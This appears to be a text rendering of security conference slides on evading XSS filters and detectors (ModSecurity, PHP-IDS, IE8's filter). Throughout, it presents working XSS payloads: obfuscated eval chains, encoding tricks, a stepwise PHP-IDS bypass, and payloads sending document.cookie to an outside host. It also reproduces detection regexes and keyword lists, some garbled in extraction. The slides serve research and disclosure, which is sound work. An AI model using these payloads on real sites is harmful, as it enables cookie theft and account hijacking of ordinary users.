

# Our Favorite XSS Filters/IDS and how to Attack Them

*Most recent version of slides can be  
obtained from blackhat's website or  
<http://p42.us/favxss/>*

# About Us

# About Us

Eduardo Vela (sirdarckcat)

- <http://sirdarckcat.net/>
- <http://sirdarckcat.blogspot.com/>
- <https://twitter.com/sirdarckcat>
  
- Moved from **.mx** to **.cn** in Spring '09
  
- Definitely does not work for YU WAN MEI  
<http://www.yuwanmei.com/>
  
- Working doing sec R&D

# About Us

David Lindsay

- <http://p42.us/>
- <http://www.cigital.com/>
- <https://twitter.com/thornmaker>
- Definitely does work for Cigital and recently moved to Virginia so that his vote might actually mean something (as opposed to when he lived in Massachusetts and Utah)

# The Basics

milk before meat?

# XSS Basics

Attacker controls dynamic content in HTTP response, e.g. HTML, CSS, JavaScript, etc


Classic examples:

- **"><script>alert(0)</script>**
- **">**
- **"><iframe src="javascript:alert(0)">**

# XSS Basics – Helpful Resources

- The Cheat Sheet – <http://ha.ckers.org/xss.html> - Robert "RSnake" Hansen
- WASC Script Mapping Project - [http://projects.webappsec.org/f/ScriptMapping\\_Release\\_26Nov2007.html](http://projects.webappsec.org/f/ScriptMapping_Release_26Nov2007.html) - Romain Gaucher
- Obligatory (but still useful) OWASP reference - [http://www.owasp.org/index.php/Cross-Site\\_Scripting](http://www.owasp.org/index.php/Cross-Site_Scripting)
- tra.ckers.org ? any day now... bug rsnake and id :)


# Filter Basics





# Filter Basics

- Sits between browser and the server (or at one of the endpoints).



# Our Approach

- We're not looking at sanitization methods/functions.
- We won't make any distinction between blocking and detection mode.
- If attack focused, must cover all variations.
- If vulnerability focused, must cover all variations.

# Evasion Techniques

hope you liked the milk

# HTML Tricks

**<img/src="mars.png"alt="mars">**

- No white space, can use / or nothing at all after quoted attributes

# HTML Tricks

```
<object><param name="src" value="javascript:alert(0)"></param></object>
```

- Round about way to assign the src parameter

```
<object data="javascript:alert(0)">
```

- Avoids "src" altogether
- Kudos to Alex K. (kuza55) for these

# HTML Tricks

**<isindex type=image src=1 onerror=alert(1)>**

**<isindex action=javascript:alert(1) type=image>**

- Few know of isindex tag
- Kudos to Gareth Heyes for these

# HTML Tricks

**<img src=x:alert(alert) onerror=eval(src) alt=0>**

- src = this.src, alt = this.alt

# XHTML Tricks

**<x:script**

**xmlns:x="http://www.w3.org/1999/xhtml">ale  
rt('xss');</x:script>**

- Content served as text/xml and text/xml-xhtml can execute JavaScript by using html and xhtml namespaces



# JavaScript Tricks

**location='javascript:alert(0)';**

**location=name;**

- Short, no parenthesis for second
- Victim is not actually redirected anywhere so it can be transparent
- name = window.name
- Downside: attacker controlled website must be involved
- Downside: persistent XSS is demoted to reflective XSS

# JavaScript Tricks

**location=location.hash.slice(1); //avoid the #**

**location=location.hash //FF only**

- Payload comes after hash in URL
- Victim website does not see true payload
- No parenthesis in second one
- In FireFox, you can incorporate the hash symbol as a sharp variable, #0={}

**http://victim.com/?param="";location=location.hash)//#0={};alert(0)**

# JavaScript Tricks

**alert(document.cookie)**

**alert(document['cookie'])**

**with(document)alert(cookie)**

- These are all equivalent

# JavaScript Tricks

```
eval(document.referrer.slice(10));
```

- When attacker controls referrer page

```
eval(0+location.string) //or 1+location.string
```

- Use a ternary operator along with fake GET paramaters, e.g.

```
0?fake1=1/*&id=42&name=";eval(1+location.string);"&lang=EN&fake2=*/*:alert(0)
```

# JavaScript Tricks

**x setter=eval,x=1**

- Execute arbitrary code without quotes or parenthesis
- FF only
- This notation has been deprecated for years...

# JavaScript Tricks

**`http://site.com/?p="";eval(unescape(location))//#%0Aalert(0)`**

- **http:** JavaScript label
- **//** single line comment
- **%0A** newline, needs to be unescaped

# JavaScript Tricks

**""+{toString:alert}**

**""+{valueOf:alert}**

- Executes function without using () or =
- Works in IE and Opera
- This shouldn't work...

# JavaScript Tricks

```
(É=[Å=[],µ=!Å+Å][µ[È=-~--~++Å]+({}+Å) [Ç=!!Å+µ,a=Ç  
[Å]+Ç[+!Å],Å]a)](µ[Å]+µ[Å+Å]+Ç[È]a)(Å)
```

```
($=[$=[]][(__=!$+$)[_=-~--~--~$]+({}$)[_/_]+($$=($_=!'  
+$)[_/_]+$_[+$])])([_/_]+__[+~$]+$_[+$$])(/_)
```

- what, you don't see the alert(1) in there?
- no alphanumeric characters, can execute arbitrary JavaScript
- kudos to Yosuke Hasegawa



# VBScript Tricks

```
<b/alt="1"onmouseover=InputBox+1  
language=vbs>test</b>
```

- IE only
- vbscript in event handlers

# VBScript Tricks

## **eval+name**

- just like `eval(name)` in JavaScript

# Future Tricks?

`</a onmousemove="alert(1)">`

- HTML5 will allow attributes in closing tags

# Future Tricks?

```
<style>input[name=password][value*=a]{  
  background:url('//attacker?log[]=a');  
}</style>  
<iframe seamless src="login.asp"/>
```

- HTML5 includes "seamless" iframes
- could allow for pure css-based XSS attacks

# Other Tricks

**data:text/html,<script>alert(0)</script>**

**data:text/html;base64,**

**PHNjcmlwdD5hbGVydCgwKTwvc2NyaXB0Pg==**

- supported by all modern browsers except IE  
(congrats to IE team 😊)

# Other Tricks

**?injection=<script+&injection=>alert(1)></script>**

- HPP - HTTP Parameter Pollution
- Variations of this can bypass most filters (not IE8)
- Underlying server/application must join parameters somehow (ASP, ASP.NET on IIS)
- Stefano di Paola and Luca Carettoni recently presented on HPP at OWASP EU09 - paper at [http://www.owasp.org/images/b/ba/AppsecEU09\\_CarettoniDiPaola\\_v0.8.pdf](http://www.owasp.org/images/b/ba/AppsecEU09_CarettoniDiPaola_v0.8.pdf)

# Other Tricks

```
<script>var m=<html><a href="//site">link</a>  
</html></script> // XML inside JS
```

- XML inside JavaScript

```
<html><title>{alert('xss')}</title></html>
```


- JavaScript inside XML evaluated as JavaScript

# Unicode and XSS

Only Mozilla's 5 thousand lines of code implementation appears to be safe (maybe).



# Java's Modified Unicode



# Unicode Quick Intro

- 0xxx xxxx -> ASCII
- 1xxx xxxx -> Unicode
- 110x xxxx 10xx xxxx -> 11 bits char (2 bytes)
- 1110 xxxx 10xx xxxx 10xx xxxx -> 16 bits char (3 bytes)
- 1111 0xxx 10xx xxxx 10xx xxxx 10xx xxxx -> 21 bits char
- Etc..

# Overlong UTF

- Ways to represent the “less than” char <
- 0x3C
- 0xC0 0xBC
- 0xE0 0x80 0xBC
- 0xF0 0x80 0x80 0xBC
- Unicode Forbids this!
- Example exploit:
- `%C0%BCscript%C0%BEalert(1)%C0%BC/script%C0%BE`

# PHP

```
unsigned short c;// 16 bits
```

```
...
```

```
if (c >= 0xf0) { /* four bytes encoded, 21 bits */  
    c = ((s[0]&7)<<18) | ((s[1]&63)<<12) |  
        ((s[2]&63)<<6) | (s[3]&63);  
    s += 4;  
    pos -= 4;
```

- “c” is overflowed
- Eg: **%FF%F0%80%BC**
- 1111 1111 1111 0000 1000 0000 1010 1100

# Eating chars

- ``

`ö == \x90` *(also works with other chars, but we want to use NOP)*

- PHP's `utf8_decode` will transform it to:

```

```

- Tip: this also works on all M\$ products (IE) ..

Still thinking your filter is safe?

# Introducing The Filters

**PHP-IDS**

**Mod\_Security**

**IE8**

**NoScript**

# ModSecurity

<http://modsecurity.org/>

# ModSecurity Advantages

- Open Source
- easy to install Apache module



# ModSecurity Disadvantages

- filters are ineffective
- Infrequently updated
- No support for different encodings

# ModSecurity Filters

Most of the XSS filtering occurs in just one filter

- First phase – must match one of these keywords:

@pm jscript onsubmit cpyparentfolder javascript meta onmove onkeydown  
onchange onkeyup activexobject expression onmouseup ecmascript onmouseover vbsc  
ript: <![CDATA[ http: setTimeout onabort shell: .innerHTML onmousedown onkeypres  
s asfunction: onclick .fromcharcode background-image: .cookie ondragdrop onblur  
x-javascript mocha: onfocus javascript: getparentfolder lowsrc onresize @import  
alert onselect script onmouseout onmousemove background application .execscript  
livescript: getspecialfolder vbscript iframe .addimport onunload createtextrange  
onload <input

# ModSecurity Filters

- Second phase – must match this regular expression:

```
(?:\b(?:type\b\W*?\b(?:text\b\W*?\b(?:j(?:ava)?|ecma|vb)|application\b\W*?\bx-(?:java|vb))script|c(?:opyparentfolder|reatetextrange)|get(?:special|parent)folder|iframe\b.{0,100}?\bsrc)\b|on(?:mo(?:use(?:o(?:ver|ut)|down|move|up)|ve)|key(?:press|down|up)|c(?:hange|lick)|s(?:elec|ubmi)t|(?:un)?load|dragdrop|resize|focus|blur)\b\W*?|=|abort\b)|(?:!(?:owsrc\b\W*?\b(?:?:java|vb)script|shell|http)|ivescript)|(?:href|url)\b\W*?\b(?:?:java|vb)script|shell)|background-image|mocha):|s(?::(?:type\b\W*=.*\bexpression\b\W*|etimeout\b\W*?)\(|rc\b\W*?\b(?:?:java|vb)script|shell|http):)|a(?:ctivexobject\b|ert\b\W*?\(|sfunction:))|<(?::(?:body\b.*?\b(?:backgroun|onload|input\b.*?\btype\b\W*?\bimage)\b| ?(?:?:script|meta)\b|iframe)|!\[CDATA\]|(?:\.(?:?:execscrip|addimport)t|(?:fromcharcod|cooki)e|innerhtml)|\@import)\b)
```

# ModSecurity

The filter will catch:

```

```

but miss:

```

```

and

```

```

and

```
</img>
```

# ModSecurity

The filter will catch:

```
";document.write('<img  
  src=http://p42.us/x.png?'"%2bdocument.cookie  
  %2b'>');"
```

but miss:

```
";document.write('<img  
  sr'"%2b'c=http://p42.us/x.png?'"%2bdocument['c  
  ookie']%2b'>');"
```

# ModSecurity

- Good for novices to practice against
- Other types of filters (SQLi, Response Splitting, etc) are just as bad
- Has potential... if filters are strengthened

# ModSecurity

- [http://www.owasp.org/index.php/Category:OWASP\\_ModSecurity\\_Core\\_Rule\\_Set\\_Project](http://www.owasp.org/index.php/Category:OWASP_ModSecurity_Core_Rule_Set_Project)
- Would be a good place to start, except:

## The Owasp-modsecurity-core-rule-set Archives

You can get [more information about this list](#).

Archive	View by:	Downloadable version
February 2009:	<a href="#">[ Thread ]</a> <a href="#">[ Subject ]</a> <a href="#">[ Author ]</a> <a href="#">[ Date ]</a>	<a href="#">[ Gzip'd Text 488 bytes ]</a>

# PHP-IDS

<http://php-ids.org/>



# PHP-IDS Advantages

- Attempts to detect all attacks (not just common attacks).
- Easily catches all basic injections
- Open source - a lot of people "hack it" in their "free time"
- Well maintained - rule-sets are frequently attacked and improved
- Codebase supports a lot of encoding algorithms

# PHP-IDS Disadvantages

- Sometimes false positives
- PHP-dependant ("ported" to typo3, Drupal, perl)
- CPU consumption

# PHP-IDS

- Developed by Mario Heiderich along with Christian Matthies and Lars H. Strojny
- Aggressive blacklist filtering
  - detects all forms of XSS imaginable (and more)
- Each injection is given a score based upon the number of filters triggered
- Filters have greatly improved over past 2 years thanks to [demo.phpids.org](http://demo.phpids.org), [sla.ckers](http://sla.ckers), and Mario who frequently updates

# Filter Examples

- Filters are very targeted
- Has 68 filters in addition to the one below (majority are for XSS, not all)

[https://svn.phpids.org/svn/trunk/lib/IDS/default\\_filter.xml](https://svn.phpids.org/svn/trunk/lib/IDS/default_filter.xml)

```
(?:,\s*(?:alert|showmodal|eval)\s*,)|(?:::\s*eval\s*[\s])|([\s\w,.\/?+-]\s*)?(?<![a-z\/_@]) (\s*return\s*)?(?: (?:document\s*\.)? (?:.+\/)? (?:alert|eval|msgbox|showmodal|prompt|write(?:\n)?|confirm|dialog|open)) \s*(?(1) [^\w]|(?:\s*[\s\w,.\@\/+-]))|(?:java[\s\/]*\.[\s\/]*lang)|(?:\w\s*=\s*new\s+\w+)|(?:&\s*\w+\s*\)[^\s,])|(?:\+[\W\d]*new\s+\w+[\W\d]*\+)|(?:document\.\w)
```

# PHP-IDS Developing a Bypass

`eval(name)`

**Injection Found!** Overall Impact: 17

# PHP-IDS Developing a Bypass

**x=eval**

**y=name**

**x(y)**

**Injection Found!** Overall Impact: 12

# PHP-IDS Developing a Bypass

```
x='ev'+ 'al'
```

```
x=this[x]
```

```
y='na'+ 'me'
```

```
x(x(y))
```

**Injection Found!** Overall Impact: 46

# PHP-IDS Developing a Bypass

```
$$='e'
```

```
x='ev'+ 'al'
```

```
x=this[x]
```

```
y='nam'+$$
```

```
y=x(y)
```

```
x(y)
```

**Injection Found!** Overall Impact: 37



# PHP-IDS Developing a Bypass

```
$$='e'  
x=$$+'val'  
z=(1)['__par'+'ent__']  
x=z[x]  
y=x('nam'+e)  
x(y)
```

**Injection Found!** Overall Impact: 62

# PHP-IDS Developing a Bypass

```
$$='e'  
__='__par'  
x=$$+'val'  
z=(1)[__+'ent__']  
x=z[x]  
y=x('nam'+e)  
x(y)
```

**Injection Found!** Overall Impact: 27

# PHP-IDS Developing a Bypass

```
$$='e'
```

```
__='__par'
```

```
x=$$+'val'
```

```
x=1+[]
```

```
z=$$+'nt__'
```

```
x=x[__+z]
```

```
x=z[x]
```

```
y=x('nam'+e)
```

```
x(y)
```

**Injection Found!** Overall Impact: 18

# PHP-IDS Developing a Bypass

```
__=""  
$$=__+'e'  
__=__+'__par'  
x=$$+'val'  
x=1+[]  
z=$$+'nt__'  
x=x[__+z]  
x=z[x]  
y=x('nam'+e)  
x(y)
```

**Injection Found!** Overall Impact: 14

# PHP-IDS Developing a Bypass

```
__="
$$=__+'e'
__=__+'__par'
_=$$+'val'
x=1+[]
z=$$+'nt__'
x=x[__+z]
x=x[ ]
y=x('nam'+$$)
x(y)
```

**Injection Found!** Overall Impact: 07

# PHP-IDS Developing a Bypass

```
__=""  
$$=__+'e'  
__=__+'__par'  
_=$$+'val'  
x=1+[]  
z=$$+'nt__'  
x=x[__+z]  
x=x[ ]  
y=x('nam'+$$)  
x(y)  
'abc(def)ghi(jkl)mno(pqr)abc(def)ghi '
```

**Injection Found!** Overall Impact: 07

# PHP-IDS Developing a Bypass

```
__ ="  
$$= __ +'e'  
__ = __ +'__par'  
_=$$+'val'  
x=1+[]  
z=$$+'nt__'  
x=x[__+z]  
x=x[ ]  
y=x('nam'+$$)  
x(y)  
'abc(def)ghi(jkl)mno(pqr)abc(def)abc(def)...'
```

**Nothing suspicious was found!**

# PHP-IDS Developing a Bypass

<http://p42.us/phpids/95.html>

- This injection worked on 24.July.2009
- Will be fixed shortly (used with Mario's permission)



# PHP-IDS

Other Recent bypasses:

```
<b/alt="1"onmouseover=InputBox+1  
language=vbs>test</b>
```

- Courtesy of Gareth Heyes

```
this[[]+('eva')+(/x/,new  
Array)+'l'](/xxx.xxx.xxx.xx/+name,new Array)
```

- Courtesy of David Lindsay

# PHP-IDS

```
-setTimeout(  
  1E1+  
  ',aler\  
  t ( /Mario dont go, its fun phpids rocks/ ) + 1E100000 ' )
```

- Courtesy of Gareth Heyes (maybe he's a terminator like XSS machine?)

```
<b "<script>alert(1)</script>">hola</b>
```

- Courtesy of Eduardo Vela



# XSS Filter

<http://blogs.technet.com/srd/archive/2008/08/19/ie-8-xss-filter-architecture-implementation.aspx>

<http://blogs.msdn.com/dross/archive/2008/07/03/ie8-xss-filter-design-philosophy-in-depth.aspx>

Examining the IE8 XSS Filter by kuza55 (OWASP Australia)

## The 3 commandments of the IE filter

1. It should be compatible.
2. It should be secure.
3. It should be performant.

# Compatibility > Security > Performance



- If its not compatible, users will turn it off.
- If its not performant, users will turn it off.

# Performance + Compatibility

HTTP/1.0 200 OK

Cache-Control: private, max-age=0

Date: Sun, 11 Jul 2010 01:23:45 GMT

Content-Type: text/html; charset=ISO

Set-Cookie: ASDF=123

Server: Apache

X-XSS-Protection: 0

- If its not compatible, admins will turn it off.
- If its not performant, admins will turn it off.

# What does this mean?

- The filter will protect against the Top 3 Reflected XSS vectors:

1.

```
<div>$injection</div>
```

2.

```
<input value="$injection">
```

3.

```
<script>  
  var a = "$injection";  
</script>
```

# The rules

If you want to see them:

```
C:\>findstr /C:"sc{r}" \WINDOWS\SYSTEM32\mshtml.dll|find "{"
```

```
{<st{y}le.*?>.*?((@[i\])|(([:=]|(&[#()]=]x?0*((58)|(3A)|(61)|(3D));?)).*?([\]|(&[#()]=]x?0*((40)|(28)|(92)|(5C));?))))}
{[ /+\t\"'\`]st{y}le[
 /+\t]*?=. *?([:=]|(&[#()]=]x?0*((58)|(3A)|(61)|(3D));?)).*?([\]|(&[#()]=]x?0*((40)|(28)|(92)|(5C));?))}
{<OB{J}ECT[ /+\t].*?((type)|(codetype)|(classid)|(code)|(data))[ /+\t]*=}
{<AP{P}LET[ /+\t].*?code[ /+\t]*=}
{[ /+\t\"'\`]data{s}rc[ +\t]*?=.}
{<BA{S}E[ /+\t].*?href[ /+\t]*=}
{<LI{N}K[ /+\t].*?href[ /+\t]*=}
{<ME{T}A[ /+\t].*?http-equiv[ /+\t]*=}
{<?\im{p}ort[ /+\t].*?implementation[ /+\t]*=}
{<EM{B}ED[ /+\t].*?SRC.*?=}
{[ /+\t\"'\`]{o}n\c\c\c+?[ +\t]*?=.}
{<.*[:]vmlf{r}ame.*?[ /+\t]*?src[ /+\t]*=}
{<[i]?f{r}ame.*?[ /+\t]*?src[ /+\t]*=}
{<is{i}ndex[ /+\t]>}}
{<fo{r}m.*?>}
{<sc{r}ipt.*?[ /+\t]*?src[ /+\t]*=}
{<sc{r}ipt.*?>}
{[\"'\`][ ]*([^\a-z0-9~_:\'\`"
 ])| (in)).*?(((1|(\u006C)) (o|(\u006F)) (c|(\u0063)) (a|(\u0061)) (t|(\u0074)) (i|(\u0069)) (o|(\u006F)) (
n|(\u006E)))| ((n|(\u006E)) (a|(\u0061)) (m|(\u006D)) (e|(\u0065))))).*?{=}}
{[\"'\`][ ]*([^\a-z0-9~_:\'\`"
 ])| (in)).+?(([\.]|([\ ]|.*[\ ]).*) ){=}
{[\"'\`].*?{\}}[ ]*([^\a-z0-9~_:\'\`"
 ])| (in)).+?{\}
{[\"'\`][ ]*([^\a-z0-9~_:\'\`"
 ])| (in)).+?{\}.*?{\}}
```



# The rules

- **Request**
  - *?var=<script>*
- **Rule matched:**
  - {<sc{r}ipt.\*?>}
- **Response Source Code**
  - <script>
- **Final Source Code**
  - <sc#ipt>

# Bypassing the Filter

We will show the remaining 7 of our..

*Top 10 reflected XSS attacks and the  
attack with*



**TOP**  
**10**  
**LIST**

# Unfiltered Vectors – Top 4,5,6

4. Fragmented `?url='%20x=`&name='%20onmouseover=alert(1)`

```
<a href='<?php echo htmlentities($url);?>' />
  <?php echo htmlentities($name);?>
</a>
```

5. DOM based `/index.php/<script x>alert(1)</script>/`

```
document.write("<a
href='/suggestToFriend/?p="+location.href+" '>"
);
```

6. Inside event attributes `?id=alert(1)`

```
<a href="#" onclick="deleteTopic($id)">
```

